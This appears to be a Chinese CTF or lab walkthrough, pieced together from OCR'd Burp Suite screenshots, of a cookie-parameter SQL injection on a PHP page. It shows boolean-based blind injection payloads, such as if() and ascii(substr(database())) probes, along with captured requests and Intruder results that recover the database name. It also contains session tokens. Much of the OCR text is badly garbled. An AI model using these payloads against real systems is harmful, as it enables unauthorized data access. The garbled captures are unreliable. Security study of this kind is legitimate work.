

```
In ≡
retty Raw Hex
POST /submit.php HTTP/1.1
                                                                               1 HTTP/1.1 302 Found
Host: 152.136.110.126
                                                                              2 Server: nginx
3 Date: Mon, 21 Nov 2022 16:07:58 GMT
Content-Length: 29
 Cache-Control: max-age=0
                                                                               4 Content-Type: text/html; charset=UTF-8
                                                                              5 Connection: close
Upgrade-Insecure-Requests: 1
Origin: http://152.136.110.126
                                                                              6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                                Cache-Control: no-store, no-cache, must-revalidate
                                                                              8 Pragma: no-cache
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
                                                                              9 Set-Cookie: user=mingl
 Safari/537.36
                                                                              10 Location: http://152.136.110.126/ming.php
                                                                              11 Copent-Length: 2
Accept:
 text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, ima
ge/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9 Referer: http://152.136.110.126/
 Accept-Encoding: gzip, deflate
 Accept-Language: zh-CN, zh:q=0, 9
 Cookie: cc5510bf606aebac4b3542ac2fc6002d=
 350543e6-f140-400a-8aea-d9fc2b0fe51a.34vNH1HnHG2jZTQInayjKu90WZ4;
 request token=EAw2gfH01gKFNvUggeMT7Esn4Sd5VbnJu0R9k86VMMgZMxdM;
 order=id%20desc; serverType=nginx; pro_end=-1; ltd_end=-1; memSize
 3694; bt_user_info=
 %7B%22status%22%3Atrue%2C%22msg%22%3A%22%u83B7%u53D6%u6210%u529F%21%
 22%2C%22data%22%3A%7B%22username%22%3A%22135****2599%22%7D%7D;
 sites_path=/www/wwwroot; site_model=php; rank=list;
file_recycle_status=true; config=tab=allConfig= distribut
```


#### 登录成功跳转到ming.php下



### 发送这个数据包出现报错

## 让你用post传递一个数据






### 修改为post传参 发现出现一串key值

修改username的ming1值 发送报文时不会改变此账户的数据包(难道说没有注入吗?)

#### 其实关键点在set-cookie这里



```
retty
                                                                       □ \n ≡
                                                                                      Pretty Raw Hex
                                                                                                                                                              5 \n =
                                                                                      1 HTTP/1.1 200 OK
u683E\%22\%2C\%2230+\%u683E\%u4ED8\%u8D39\%u63D2\%u4EF6\%22\%2C\%2220+\%u4F01\%u4E1A\%u7248\%u4E13\%u4EAB\%u529F\%u8DfD\%22\%2C\%221000\%u6761\%u514D\%u8D39\%u77
                                                                                        Server: nginx
                                                                                      3 Date: Mon, 21 Nov 2022 16:13:16 GMT
 ED%u4FE1%uFF08%u5E74%u4ED8%uFF09%22%2C%222%u5F20SSL%u5546%u7528%u8BC
                                                                                      4 Content-Type: text/html; charset=UTF-8
 1%u4E66%uFF08%u5E74%u4ED8%uFF09%22%2C%22%u4E13%u4EAB%u4F01%u4E1A%u67
                                                                                      5 Connection: close
OD%u52A1%u7FA4%uFF08%u5E74%u4ED8%uFF09%22%5D%2C%22pro_list%22%3A%5B%
                                                                                      6 Vary: Accept-Encoding
7 Content-Length: 307
9 (br />
 388%u6743%22%5D%2C%22kfqq%22%3A%223007255432%22%2C%22kf%22%3A%22http
 %3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%2C%22qun%22%3A
                                                                                         Fatal error
       2%2C%22kf_1ist%22%3A%5B%7B%22qq%22%3A%223007255432%22%2C%22kf%2
                                                                                        </b>
2%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%7D%
2C%7B%22qq%22%3A%222927440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com
                                                                                          Uncaught TypeError: mysqli_num_rows(): Argument #1 ($result) must
                                                                                        be of type mysqli_result, bool given in /www/wwwroot/http/ming.php:8
/msgrd%3Fv%3D3%26uin%3D2927440070%26site%3Dqq%26menu%3Dyes%26from%3D
message%26isappinstalled%3D0%22%7D%5D%2C%22wx_list%22%3A%5B%7B%22ps%
22%3A%22%u5728%u7BBF%u5BA2%u670D%22%2C%22kf%22%3A%22https%3A//www.bt
                                                                                     11 Stack trace:
                                                                                     12 #0 /www/wwwroot/http/ming.php(8): mvsqli num rows()
 cn/new/wechat_customer%22%7D%5D%7D; load_page=null; load_type=null;
load_search=undefined; commandInputViewUUID=8a2bhzRbNAxm6sL;
                                                                                     13 #1 {main}
                                                                                     14 thrown in \langle b \rangle
db_page_model=mysql; backup_path=/www/backup; site_type=0; SetName=; ChangePath=3; Path=/www/wwwroot/http; user=mingl'; PHPSESSID=
                                                                                          /www/wwwroot/http/ming.php
                                                                                       </b>
 1qm0h60t1nn4h40om587hr1f9v
                                                                                        on line <b>
Connection: close
                                                                                       </b>
username=mingl
```

#### 产生报错

## 猜想 sql语句为

select 列名 form 表名 where username='user';(user为用户输入的数据,通过cookie传递)

传递user=ming1'

sql语句为 select 列名 form 表名 where username='user''

构造不报错的语句

select 列名 form 表名 where username='user' ";

### 变式

''里只能是字符 所以使用and or语句 或者order by 语句

```
5 \n =
                                                                                                                                              5 \n =
                                                                             Pretty Raw Hex Render
Pretty Raw
              Hex
                   1 HTTP/1.1 200 OK
 u6B3E%22%2C%2230+%u6B3E%u4ED8%u8D39%u63D2%u4EF6%22%2C%2220+%u4F01%u4
                                                                             2 Server: nginx
3 Date: Mon, 21 Nov 2022 16:23:00 GMT
 E1A%u7248%u4E13%u4EAB%u529F%u80FD%22%2C%221000%u6761%u514D%u8D39%u7
 ED%u4FE1%uFF08%u5E74%u4ED8%uFF09%22%2C%222%u5F20SSI.%u5546%u7528%u8BC
                                                                             4 Content-Type: text/html; charset=UTF-8
 1%u4E66%uFF08%u5E74%u4ED8%uFF09%22%2C%22%u4E13%u4EAB%u4F01%u4E1A%u67
                                                                             5 Connection: close
 OD%u52A1%u7FA4%uFF08%u5E74%u4ED8%uFF09%22%5D%2C%22pro_1ist%22%3A%5B%
                                                                             6 Vary: Accept-Encoding
 22%u66F4%u6362%u6388%u6743IP%22%2C%22%u5BA2%u670D%u4F18%u5148%u54CD%
                                                                             7 Content-Length: 9
 u5E94%22%2C%2215+%u6B3E%u4ED8%u8D39%u63D2%u4EF6%22%2C%2215%u5929%u65
 E0%u7406%u7531%u9000%u6B3E%22%2C%22%u5546%u7528%u9632%u706B%u5899%u6
                                                                             9 123456789
  388%u6743%22%5D%2C%22kfqq%22%3A%223007255432%22%2C%22kf%22%3A%22http
 %3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%2C%22qun%22%3A
  %22%22%2C%22kf_1ist%22%3A%5B%7B%22qq%22%3A%223007255432%22%2C%22kf%2
 2%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%7D% 2C%7B%22qq%22%3A%222927440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com
  /msgrd%3Fv%3D3%26uin%3D2927440070%26site%3Dqq%26menu%3Dyes%26from%3D
 message%26isappinstal1ed%3D0%22%7D%5D%2C%22wx_1ist%22%3A%5B%7B%22ps%
 22%3A%22%u5728%u7EBF%u5BA2%u670D%22%2C%22kf%22%3A%22https%3A//www.bt
  .cn/new/wechat_customer%22%7D%5D%7D; load_page=null; load_type=null;
  1oad\_search=undefined; \ commandInputViewUUID=8a2bhzRbNAxm6sL;
 db_page_model=mysql; backup_path=/www/backup; site_type=0; SetName=; ChangePath=3; Path=/www/wwwroot/http; user=mingl' and 1=1--;
 PHPSESSID=1qm0h60t1nn4h40om587hr1f9v
4 Connection: close
```

# 使用if语句

```
Request
                                                                                                                    Response
                                                                                                                                                                                                                     In ≡
  Pretty Raw
                        Hex
                                                                                                                     Pretty Raw Hex Render
           1 HTTP/1.1 200 OK
      16B3E%22%2C%2230+%u6B3E%u4ED8%u8D39%u63D2%u4EF6%22%2C%2220+%u4F01%u4
                                                                                                                        Server: nginx
    E1A%u7248%u4E13%u4EAB%u529F%u80FD%22%2C%221000%u6761%u514D%u8D39%u7
                                                                                                                       Date: Mon, 21 Nov 2022 16:23:33 GMT
    ED%u4FE1%uFF08%u5E74%u4ED8%uFF09%22%2C%222%u5F20SSL%u5546%u7528%u8BC
                                                                                                                     4 | Content-Type: text/html; charset=UTF-8
    1%u4E66%uFF08%u5E74%u4ED8%uFF09%22%2C%22%u4E13%u4EAB%u4F01%u4E1A%u67
0D%u52A1%u7FA4%uFF08%u5E74%u4ED8%uFF09%22%5D%2C%22pro_1ist%22%3A%5B%
                                                                                                                        Connection: close
                                                                                                                     6 Vary: Accept-Encoding
    7 Content-Length: 9
    E0%u7406%u7531%u9000%u6838%22%20%22%u5546%u7528%u5632%u7068%u5899%u6
388%u6743%2%5D%20%22kfqq%22%3A%223007255432%22%2C%22kf%22%3A%22%3A
%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%2C%22qun%22%3A
                                                                                                                     9 123456789
   %22%2%2%2%2Ke2kf_1ist%22%3A%5B%7B%22q%22%3A%223077255432%22%2C%2kf%22%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%7D%2C%7B%22q%22%3A%22927440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com/msgrd%3Fv%3D3%26uin%3D2927440070%26site%3Dqq%26menu%3Dyes%26from%3D
    message%26isappinstalled%3D0%22%7D%5D%2C%22wx_list%22%3A%5B%7B%22ps%
    22%3A%22%u5728%u7BBF%u5BA2%u670D%22%2C%22kf%22%3A%22https%3A//www.bt.cn/new/wechat_customer%22%7D%5D%7D; load_page=null; load_type=null;
Lorn new, wechat_customerraczw.UMSDJW.U; load_page=null; load_type=null; load_search=undefined; commandInputViewUUID=8a2bbzRbNAxm6sL; db_page_model=mysql; backup_path=/www/backup; site_type=0; SetName=; ChangePath=3; Path=/www/wwwroot/http: user=mingl and l=if(1=1,1,2)--: PHPSESSID=lqmOh6Otlnn4h4Oom587hrlf9v 14 Connection: close
```

#### 测数据库长度

⊕ Tare	get: http://152.13	5.110.126						Update Host header to match ta	ırget
9 Accep 10 Refer 11 Accep 12 Accep 13 Cookie ordei %T8%2; ranl %T8%2; ranl %T8%2; y8%1631 1%148; %22%10; 388%10; q4%22; /msgr.2%20% db_pa; PHPSR: 14 Connec 15	t: text/html.appl er: http://152.13 t-Encoding: gzip, t-Language: zh-CN e: cc5510hf606aeb e: cc5510hf606aeb e: c5510hf606aeb e: 1st: file_recy 21ist%22%32%150%22 21ist%22%32%50%22 66%uFF08%u5F74%u4 55A2%u670D%u4F16% %324%223007255432% %324%223007255432% %324%223007255432% 22kc%22%34%22%242http	ication/xhtml+xml, i6 .110.126/ deflate .110.126/ deflate .2h:q=0.9 actb3542ac2fc6002d* erType=nginx: pro_e .20%2mgs/p23434022 cle_status=true: c .20%4u65644u6362%u63882 20%u65644u6362%u63882 20%u65644v6362%u63882 20%u656244u6362%u63882 20%u662644u6362%u63882 20%u662644u6362%u63882 20%u662644u6362%u63882 20%u662644u6362%u6482 20%u66264440070%26sitef s%33A/www.bt.cn/mw/bar ackup_path=/www/bar ackup_path=/www/bar	application/xml;q=0  =350543e6-f140-400e end=-1; ltd_end=-1; kus38F%u53b0%u6210  su5fig-tab=11Cenfig ku56743F%u2842C%u2258  ku56743F%u2842C%u2258  ku564813F%u4EAB%u4F019  22%uCMu22515+%u6835%u4EB3%u4EAB%u4F019  22%uCMu2215+%u6835%u4EAB%u4F019  22%uCMu2315+%u6835%u4EAB%u4F019  22%u2315+%u6835%u4EAB%u4F019  22%u4EAB%u4F019  22%u4F019  22%u	0.9, image/a a-8aea-d9fc/ imemSize=36 6u529F%21%2; idistribu 6u5206%u9491 99F%u80Fb%2; 6u4ELA%u6701 44ED8%u8D399 43A%22http% (*C0fqPS%3F- 6u26from%3Dm 6u27D%5D%7D	vif, image/we 2b0fe51a. 34v 594; bt_user bt_user kion=centos: %u6781%u901 %u52A1%u7F %u63D2%u4EF6 3A//q url. cr type%3Dwpa% ; load_page= load_page=	NHIHnHG2jZTQIr _info= %22%3A%7B%22use ; forc=0; sod F%u5dCMbaGET49 %u6T61%u514D%u6 45%uFROS%u5ET49 %22%2C%22jSt-ty f0cfdfam%3Dtrue uppinstalled%3I null; load_ty	rome/107.0.0.0 Safari/537.36  */*:q=0.8, application/signed-exchang  ayjKu90WZ4; request_token=EAw2gfH01g  urname%22%3A%22135****259%22%7D%7D;  it_remarks= 22%20%248215%u5929%u5550%u7406%u7531%u 309%u77ED%u4FE1%uFF08%u5F44%u4ED8%u 399%u7591650%u7406%u7531%u9000%u683E%22  ***9929%u5550%u7406%u7531%u9000%u683E%22  ***9929%u5550%u7406%u7531%u9000%u683E%22  ***0929%u550%u7406%u7531%u9000%u683E%22  ***0929%u50%u7406%u7531%u9000%u683E%22  ***0929%u75%u7406%u7531%u9000%u683E%22  ***0929%u75%u7406%u7531%u9000%u683E%22  ***0929%u75%u7406%u75%u7406%u7531%u74000%u75%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u7406%u75%u75%u7406%u75%u75%u75%u75%u75%u75%u75%u75%u75%u75	KFNVUgeMT7Esn4Sd5VbnJu0R9k86VMMgZM sites_path=/www/wwwroot; site_model 9000%u683E%22%2C%2230+%u683E%u4ED5% F09%22%2C%22%u5P20SSU%u5565%u5762% MxC%22%u5546%u5526%u535E%u565%u5769 MxC%22%u5546%u5526%u9632%u7069%u58 922%a8A%2X%2C%C%2Ef_112*M22A%A%E% Mx2C%22%A%A%2X2%C%2Ef_112*M3A/Ympa.qq 22ps4%2X3Mx22%u598u71BFF%u58A%u65*d md1 pputViewWUID=8a2bhaRbNAxm6sL;	=php u8D3 u8BC 2%2C 9%u6 B%22 . com
Y			•	he numb	er of pay	load sets de	epends on the attack type de	fined in the Positions tab. Va	arious
P	Pavload set	1	~	Payload	Lcount: 6				
Payload set: 1									
	Paste Load Remove Clear	tions [Simpl ype lets you co		le list of	strings th	nat are used	as payloads.		
	Add Add from list  Payload Pro	Enter a new	item			· ·			
Reques	st	Payload	Status	Error	Timeout	Length ~	Comment		
	2	,	200			481			ach pa
	1 2 4 5 6		200 200 200 200 200 200 200			181 172 172 172 172 172 172			
u7FA4% 2215+% %2C%22 t%22%3 274400 %3D0%2 7D%5D% /www/b 1qm0h6 4 Connects	Raw Hex F08%u5E74%u4ED8 %uFF08%u5E74%u4 %u6B3E%u4ED8%u8 2kfqq%22%334%22qq% 3A%5B%75%222kf% 22%70%550%2c%22kg	ED8%uFF09%22%5D% B39%u63D2%u4EF6% B039%u63D2%u4EF6% B039%25482%282 B2%3A%2230072554 B22%3A%22http%3A, Fmull; load_type Epe=0; SetName=;	%2C%22pro_1ist%2 %22%2C%2215%u592 %22kf%22%3A%22ht 32%22%2C%22kf%22 //wpa. qq. com/msg %7B%22ps%22%3A%2 =null; load_sear	2%3A%5B%2 29%u65E0%u tp%3A//q. 2%3A%22htt 2rd%3Fv%3D 2%u5728%u ch=undefi	2%u66F4%u6 7406%u753; ur1.cn/CD: p%3A//q.u 3%26uin%3I 7EBF%u5BA2 ned; comma	5362%u6388%u1 1%u9000%u6B31 fQPS%3F_type r1.cn/CDfQPS 02927440070% 2%u670D%22%20 andInputViewi	%u4ED8%uFF09%22%2C%22%u4E13%u4E \$7431F%22%2C%22%u5BA2%u670D%u4F \$%22%2C%22%u5546%u7528%u9632%u7 \$3Dwpa%26qidiam%3Dtrue%e2%2C%22 \$3E_type%3Dwpa%26qidiam%3Dtrue% \$26site%3Dqq%26menu%3Dyes%26from \$22kF%22%3A%22Https%3A//www.bt \$1U1D=8a2bhzRbNAxm6sL; db_page_m g1 and 1=if(length(database()	18%u5148%u54CD%u5E94%22%2C% 06B%u5599%u5388%u6743%22%5D qu%22%34%22%2AC2%5D 22%7D%2C%7B%22qq%22%3A%2229 %3Dmessage%26isappinstalled .cn/new/wechat_customer%22% odel=mysql; backup_path=	

# 测数据库长度为3

# 测数据库名字



## 第二位113 q出现

44 1	108								
	100	200			181				
1 6	65	200			172				
2 6	66	200			172				
1-	67	200			172				
4 6	68	200			172				
-	69	200			172				
1-	70	200			172				
1.	71	200			172				
	72	200			172				
1-	73	200			172				
1.0	74	200			172				
1	75	200			172				
12 7	76	200			172				
Request R	desponse								
Pretty Raw Hex  El%uFFOS%u5E74%u4EDS%uFFO9%22%2C%222%u5F2OSSL%u5546%u7525%u8BC1%u4E66%uFFOS%u5E74%u4EDS%uFFO9%22%2C%22%u4E13%u4EAB%u4FO1%u4E1A%u67D7%u52A1%  u7FA4%uFFOS%u5E74%u4EDS%uFFO9%22%5D%2C%22pro_list%22%3A%5B%22%u66F4%u6362%u6588%u67431P%22%2C%22%u5BA2%u67OD%u4F13%u5148%u54CD%u5E94%22%2C%  2215+%u6B3B%u4EDS%uFFO9%22%2C%22kf%22%3A%22http%u5929%u65EO%u7406%u7531%u9000%u6B3E%22%2C%22%u5BA2%u6705B%u5899%u6388%u6743%22%5D  %2C%2kfqq%22%3A%223007255432%22%2C%22kf%22%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%2C%22qun%22%3A%22%2C%22%5D  ***CX2kfqq%22%3A%223007255432%22%2C%22kf%22%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%2C%22qun%22%3A%22%2C%22kf_list%22%3A%22%CC%22kfflist%22%3A%22%CC%22kfflist%22%3A%22%CC%22kfflist%2D%3A%22%2C%22kf%22%3A%22%CC%22kfflist%20%2A%3A%22http%3A//wpw.pd.qq.com/msgrd%3Fv%3D3%26uin%3D2927440070%26site%3Dq%26menu%3Dyes%26from%3Dmessage%26isappinstalled%3D0%22%7D%5D%2C%22kf%22%3A%22http%3A//www.bt.cn/new/wechat_customer%2%7D%5D%7D:load_page=null:load_type=null:load_search=undefined;commandInputViewUUID=8a2bhzRbNAxm6SL;db_page_model=mysql;backup_path=/www/backup;site_type=0;SetName=:ChangePath=3;Path=/www/wwwroot/http;user=ming1 and 1=if(ascii(substr(database(), 3, 1))=108, 1, 2);  PHPSESSID=1qm0h60tlnn4h40om587hr1f9v  14 Connection:close									

# 第三位108 I出现

# 数据库名字为 sql

# ming.php代码